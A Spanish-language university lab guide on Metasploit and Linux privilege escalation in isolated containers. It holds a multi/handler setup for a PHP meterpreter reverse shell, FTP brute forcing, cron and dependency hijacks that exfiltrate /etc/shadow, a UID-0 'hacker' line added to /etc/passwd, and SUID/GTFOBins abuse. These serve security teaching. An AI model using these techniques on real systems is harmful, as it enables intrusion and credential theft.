# Bloque 1: MITRE ATT&CK fase 4. TA0002. Execution (continuación)

## Ejercicio L12B1\_METERPRETER: Meterpreter para explotación (T1569. System Services)

### Iniciar MSF

• Iniciar base de datos msf: sudo service postgresql start

• Iniciar MSF: sudo msfdb init

• Arrancar la consola de MSF (tarda en mostrar el prompt): msfconsole -q

### Uso básico de MSF

asegurarnos de que está funcionando bien

usar db\_status y asegúrate de que aparece el mensaje: postgresql connected to msf

Al usar el comando workspace desde msfconsole, se mostrarán los espacios de trabajo que existen actualmente.


El espacio de trabajo default se selecciona al conectarse a la BBDD, y se representa con \* junto a su nombre.

Para crear un workspace -> workspace -a lab12

Para eliminar un workspace -> workspace -d lab12

Para cambiar el ws actual -> workspace lab12

### Entender la "cadena” típica de eventos de un exploit



### Encontrar un exploit que podamos usar

analizando la información del sistema operativo y programas objetivo con una fase de enumeración que identifique los servicios y las versiones -> db\_nmap

• En este caso, usaremos el comando escribiendo db\_nmap -sV 192.168.12.3 desde la msfconsole para saber los servicios y sus versiones.

• Una vez tengas los servicios y versiones, busca en una base de datos CVE (por ejemplo , www.cvedetails.com) los exploits disponibles para los servicios que encontraste.

• Uno de los servicios (apache2) parece tener un exploit serio disponible relacionado con su versión 2.4.50, superior a la instalada en la máquina, por lo que merece la pena echarle un vistazo. Localiza este exploit en [www.exploit-db.com](http://www.exploit-db.com)

• Buscar en la base de datos de exploits de msf exploits para apache 2.4.50 (comando search )

### Ejecución de un exploit

Para ejecutarlo:

use <nombre> - set payload <nombrePayload> - show options - set options <lista de parametros> - exploit

• Payload:

o Consulta los payloads disponibles para un exploit con show payloads. Como tenemos muchas opciones, tenemos una máquina objetivo Linux y queremos una conexión TCP inversa para evitar firewalls, podemos restringir la búsqueda con search payload/linux -t reverse.

o Una vez aquí debemos elegir el nombre completo del payload a aplicar. Para decidir cual usar, sigue estos pasos:

▪ Tenemos un sistema de destino Linux.

▪ Vamos a utilizar una conexión TCP inversa (reverse shell).

▪ Necesitamos elegir entre un Meterpreter o un shell estándar (mejor probar Meterpreter primero, ya que tiene más potencia como vimos en teoría).

▪ Se trata de una arquitectura x64.

▪ Luego podemos elegir entre un Stager o un payload inline (stageless); en un entorno Docker, el segundo funciona mejor.

▪ Con esto, deberías tener suficientes datos para elegir el adecuado. Elije el payload que cumpla con todas estas condiciones y usa set payload. (por favor, elimina la payload/ del nombre del exploit que hayas encontrado al hacerlo)

• Resto de parámetros

o Una vez elegido el payload, consulta la información detallada del exploit con info para ver sus opciones y el resto de los parámetros. En este caso, solo se necesitan estos dos.

▪ RHOST: 192.168.12.3

▪ LHOST: 192.168.12.2

### Uso de módulos auxiliares de MSF

El procedimiento es el mismo que un exploit real (use), excepto la parte payload (no se ejecuta ningún payload en un módulo auxiliar). Este módulo auxiliar se denomina ftp\_login, y el nombre completo (para poner en el comando use) se puede consultar con search ftp\_login. Para hacer esto ten en cuenta los siguientes consejos:

• Da permisos de lectura para todos al archivo /wordlist/2020mostcommon.txt

• Establece las opciones adecuadas para lanzar el exploit. No olvides que tienes una explicación de las opciones con el comando info. Las opciones típicas son LHOST (IP de la máquina atacante) o RHOSTS (las IP/IP del objetivo(s)). En este caso, puedes usar el USERNAME root y un archivo de contraseñas (PASS\_FILE) que puedes encontrar en el directorio /wordlist/2020mostcommon.txt del contenedor Kali.

• Lanza el exploit para ver qué pasa (espera, que funcionará ).

## Ejercicio L12B1\_MULTIHANDLER: Payloads con msfvenom y multi/handler

• Inicia sesión en el contenedor de Ubuntu como usuario sin privilegios (testUser)

• El contenedor de escalada de privilegios Ubuntu puede ejecutar páginas web PHP con php y cualquier usuario en el sistema puede escribir páginas web en el directorio utilizado por defecto para alojar páginas web que se puedan servir directamente al exterior (/var/www/html).

• El contenedor de Ubuntu (nuestra víctima) está en una IP fija.

• Sigue el procedimiento mostrado en teoría para generar un payload de Meterpreter reverse shell con PHP en un archivo .php llamado shell.php. También puedes utilizar el siguiente cheatsheet como referencia (NOTA: Si no lo puedes ver correctamente, hay una versión descargable en PDF aquí: https://github.com/jose-r-lopez/SSI\_Extra\_Materials/blob/main/Cheatsheets/msfvenom.pdf). No olvides cambiar el parámetro LHOST (el contenedor atacante) y el parámetro RHOST (el contenedor atacado) para poner los valores de IP correctos.

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

• Para transferir archivos entre ambos contenedores, puedes generar servidores web temporales en cualquier puerto, que te permitirán leer archivos de sistemas remotos fácilmente. Para ello, vete a la carpeta que tiene el archivo al que quieres acceder de forma remota y haz lo siguiente, dependiendo de la versión de Python que quieras utilizar (los contenedores en la infraestructura tienen instalado Python 3). NOTA: wget : es una buena manera de realizar solicitudes a estos servidores web temporales desde el lugar al que desea transferir los archivos:

o Python 2: python -m SimpleHTTPServer <puerto>

o Python 3 (el instalado en los contenedores): python -m http.server <puerto>

• Una vez transferido el archivo, ejecuta MSF como en la actividad anterior

• Como el payload (el archivo generado por msfvenom) no se ejecutará dentro de MSF, sino en la máquina remota, crea un payload listener multi/handler siguiendo el procedimiento que vimos en teoría. Utiliza los siguientes parámetros (por favor usa el payload Stageless meterpreter\_reverse\_tcp que se muestra en el código, ya que es posible que el staged no funcione en contenedores):

use exploit/multi/handler

set PAYLOAD php/meterpreter\_reverse\_tcp

set RHOST 192.168.12.3

set LHOST 192.168.12.2

set LPORT 3000

Ejecutar exploit en Segundo plano con exploit -j

• Ahora ejecuta el shell.php en el otro contenedor para establecer la conexión. Puedes acceder a él vía browser desde la máquina virtual o ejecutando php -f shell.php.

• Si todo se hace correctamente, deberías ver un mensaje que notifica que se ha establecido una sesión de conexión de reverse shell, y ahora puedes acceder a esta sesión por su ID. Usa sessions -l para enumerar las sesiones de Meterpreter disponibles, y sessions -i para iniciar sesión en una.

• Ahora estás en un shell Meterpreter completamente activo, y puedes usar sus funcionalidades para probar técnicas de post-explotación como las que revisamos en teoría. Puede escribir help para ver los comandos disponibles. Comprueba los siguientes:

o Comandos de shell típicos como ls y ps

o Un comando para cargar cualquier archivo en la máquina explotada. Pruébalo con /wordlist/2020mostcommon.txt. Piensa en lo que puedes hacer con esto, incluso si no eres un usuario privilegiado.

o Ejecuta shell e intente usar algunos comandos, como whoami

# Bloque 2: MITRE ATT&CK fase 6: TA0004. Privilege scalation

## Ejercicio L12B2\_CRONEXFIL: Escalada de privilegios a través de trabajos cron: Exfiltración de información privada (T1053. Scheduled Task/Job)

extraer información privilegiada de un sistema remoto abusando de la funcionalidad cron del SO

• Inicia sesión en el sistema Ubuntu como usuario sin privilegios (testUser).

• Da permisos o+r a /tmp/integrity\_check.py

• Comprueba el contenido del archivo /etc/crontab para asegurarte de que tiene tareas programadas asociadas a root. Puedes usar esta documentación como referencia para interpretar el contenido de crontab: <https://ostechnix.com/a-beginners-guide-to-cron-jobs/>

• Busca los archivos que se ejecutan como parte de estos trabajos cron y mira si puedes modificar alguno de ellos.

• Modifica estos archivos con código que desarrolles tú mismo y que pueda leer datos privados (como el archivo /etc/shadow). ¿Por qué crees que tendrá éxito esta operación?

• Comprueba que puedes exfiltrar los datos.

## Ejercicio L12B2\_LIBSCALE: Escalada de privilegios mediante la sustitución de ejecutables / dependencias: Reverse shells de Msfvenom (T1053. Scheduled Task/Job)

Necesitas convertirte en root dentro de un reverse shell abusando de la funcionalidad cron del SO

A partir de las técnicas que practicaste para reemplazar procesos cron o dependencias de ejecutables (elije una), usa la técnica de generación de payloads de msfvenom para habilitar un Meterpreter reverse shell como root desde el contenedor de Ubuntu al contenedor Kali mediante el uso del exploit multi/handler como se explicó en teoría, a través del payload python/meterpreter/reverse\_tcp.

## Ejercicio L12B2\_DEPSCALE: Escalada de privilegios mediante la sustitución de dependencias de ejecutables: Exfiltración de datos privados (T1574. Hijack Execution Flow)

Los trabajos programados con cron son un ejemplo de un ataque que reemplaza archivos/dependencias ejecutables legítimos por una versión maliciosa que otro programa ejecuta más tarde.

• Inicia sesión con un usuario sin privilegios (testUser)

• Vete a la carpeta / y examina el contenido de main\_check.py. ¿Se puede modificar este archivo?

• Usa este programa para exfiltrar el contenido de /etc/shadow a un lugar desde el que puedas leerlo. Usa more (no cat) para ver el contenido del archivo. ¿Funciona si lo ejecutas con testUser? ¿Por qué? ¿Qué sucede si el usuario sin privilegios no tiene permisos para acceder al contenido filtrado por la dependencia modificada? ¿Tienes que esperar a algo?

• Utiliza el script enter\_privesc\_ubuntu\_lab12.sh, conviértete temporalmente en root (sudo su) y ejecuta el archivo main\_check.py. ¿Qué pasa ahora?

# Bloque 3: MITRE ATT&CK fase 6: TA0004. Privilege scalation (continuación)

## Ejercicio L12B3\_RSHELLEXIT: Romper restricciones y ocultar actividades (T1548. Abuse Elevation Control Mechanism)

“escapar” de un shell restringido

• Iniciar sesión en el contenedor de Ubuntu con el usuario restringido a través del script apropiado.

• Probar que efectivamente el usuario está restringido (intenta acceder a un directorio fuera de su home, intenta redirigir la salida de cualquier comando ...).

• Consulta la documentación del comando sed como GTFOBin (https://gtfobins.github.io/gtfobins/sed/) para lograr lo siguiente: o Obtener un shell sin restricciones (que te permita salir del directorio home) y comprobar que ahora puedes ejecutar los comandos anteriormente restringidos. o Comprobar si el shell sin restricciones te da más permisos como usuario que el restringido o no.

## Ejercicio L12B3\_SUDOEXE: Identificación de programas sudo (T1548. Abuse Elevation Control Mechanism)

Cada usuario puede saber qué comandos puede ejecutar como sudo con sudo -l

## Ejercicio L12B3\_VALIDACC: Generar una contraseña válida para un usuario de Linux (T1078. Valid Accounts)

Para lograr escalada de privilegios, añadir una contraseña a /etc/passwd con este formato:

nombreusuario:contraseñaconsaltgenerada:identificadordeusuario: identificadordegrupo:nombreprincipaldelgrupo:directoriohome:Shell

Normalmente, cuando la contraseña es x significa que la contraseña correspondiente se almacena en el fichero /etc/shadow, un archivo con permisos más restrictivos. Teniendo en cuenta que los usuarios root deben tener un 0 en su ID de usuario y de grupo, y su nombre de grupo principal es root, un usuario hacker con "poderes" de root sería así (reutilizamos un directorio de inicio (home) existente para evitar crear uno nuevo):

hacker:contraseñaconsalgenerada:0:0:root:/root:/bin/bash

Generar contraseña con salt -> mkpasswd

## Ejercicio L12B3\_SUDOSCALE: Escalar privilegios a través de programas sudo (T1548. Abuse Elevation Control Mechanism)

• Crear un shell como root (CONSEJO: es posible que tengas que esperar a presionar una tecla para escribir la parte final del comando )

• Genera un nuevo usuario root (id se usuario = 0) exfiltrando el archivo /etc/passwd del sistema Ubuntu al sistema Kali, agregando ese usuario en dicho sistema Kali y sobrescribiendo el archivo Ubuntu /etc/passwd con el nuevo. Para ello, ten en cuenta lo siguiente:

o Las contraseñas típicas de Ubuntu se almacenan utilizando hashes SHA-256.

o El acceso remoto con el nuevo usuario con privilegios de root vía SSH no está permitido porque requiere tocar la configuración de SSH para que deje conectarse a usuarios root (por defecto no es posible). Es más inteligente acceder de forma remota con un usuario actual y promocionar al nuevo usuario una vez dentro.

o Recuerda las técnicas para crear un servidor web temporal en Python que vimos para ayudarte a transferir archivos entre contenedores.

## Ejercicio L12B3\_SUIDEXE: Identificación de programas SUID (T1548. Abuse Elevation Control Mechanism)

find / -perm -u=s -type f 2>/dev/null encuentra todos los ejecutables con bit SETGID o SETUID activos

chmod +s activa el bit para cualquier ejecutable existente

## Ejercicio L12B3\_SUIDSCALE: Escalada de privilegios a través de programas SUID (T1548. Abuse Elevation Control Mechanism)

Ahora que sabes cómo identificar los ejecutables SetUID, utiliza los ejecutables que encuentres y el repositorio de información de GTFOBins anterior para realizar las siguientes operaciones de escalada de privilegios:

• Leer el contenido de /etc/shadow, incluso aunque se trate de un archivo muy protegido.

• Leer el contenido del archivo /etc/passwd y volcarlo en un archivo en tu carpeta de inicio. Agregar un usuario root adicional como en el ejercicio anterior, pero realizando toda la modificación en el sistema local, en lugar de enviar el archivo a uno remoto como antes. Reemplaza el contenido del /etc/passwd por el nuevo utilizando el programa SetUID apropiado entre los que encuentres en el contenedor Ubuntu.

• Vete a la máquina virtual de Ubuntu, copia el comando /bin/cp a tu directorio de inicio, activa el bit SetUID de la copia e intenta copiar un archivo a una ubicación restringida (por ejemplo, /root) con esta copia local del comando cp. ¿Funciona? ¿Es suficiente tener el bit SetUID habilitado? ¿Qué necesitas para que los programas SUID funcionen como GTFOBins entonces?

• Obtén un shell como root en el sistema local utilizando un programa SetUID que lo habilite directamente.

## Ejercicio L12B3\_INSPECTSCALE: Escalada de privilegios potencial a través de técnicas de inspección ejecutables (T1078. Valid Accounts)

Usa el ejecutable strings con cualquier archivo ejecutable que puedas encontrar en cualquiera de los sistema de la infraestructura (cualquiera de los contenedores de laboratorio (instalado en ambos), la máquina virtual (requiere la instalación del paquete binutils) ...). Una vez que veas lo que hace esta herramienta, analiza las consecuencias de codificar datos privados (hardcodeo) en un archivo ejecutable y qué debes hacer para evitar este tipo de técnicas de análisis estático. CONSEJO: Recuerda los temas de teoría de criptografía y las actividades de laboratorio.